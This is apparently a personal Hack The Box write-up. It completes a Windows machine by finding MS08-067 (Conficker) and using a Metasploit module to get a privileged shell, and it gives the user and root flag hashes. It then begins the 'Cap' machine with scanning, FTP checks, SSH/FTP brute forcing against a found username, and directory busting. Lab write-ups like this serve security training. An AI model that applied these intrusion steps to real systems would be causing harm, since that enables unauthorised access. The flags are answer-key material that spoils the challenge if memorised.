
Tried SMBclient but didn’t get anything back.

Smbmap also failed interestly enough.

Enum4linux also didn’t return anything. Tried running searchsploit against versions of things but nothing interesting. The nmap results earlier mentioned conficker. Did some research and found an nmap script i can specifically run to see if I can get more information.

Turns out it’s likely vulnerability to this. This is the blog I started to refer to https://blog.razzsecurity.com/2025/04/27/windows-penetration-testing/windows-xp-penetration-testing-ms08-067-smb-exploit-1/
Let’s trying using that msfconsole exploit.

And damn…. I thought this was it but it failed.


I searched the CVE in msconsole and I actually found a module that was built specifically for this so I wanted to try this because I feel like we are on the correct path.

I’m in.
And we’re already root. Started to navigate around to look for the flags. Found a user john.

Submit User Flag –

A: e69af0e4f443de7e36876fda4ec7644f
Submit Root Flag –

A: 993442d258b0e0ec917cae9e695d5713

GG
-
Cap writeup
10.129.1.105
Scanned the machine.


Checked out the webserver.

It already logged me in with a Nathan account. There is also some commands being ran on the site that show network information.

The options of the dropdown on Nathan seems to not do anything.

Before I do more looking into that I want to check ftp. Searchsploit only shows a DoS.

Looks like no anonymous.

We do have a possible username nathan though. I’m going to run brute forces in the background on ssh and ftp.

While those go, I’ll also check directory bust the website to see if there’s anything fun there. Someone in HTB discord mentioned feroxbuster might be better than gobuster so I’ll try using that.
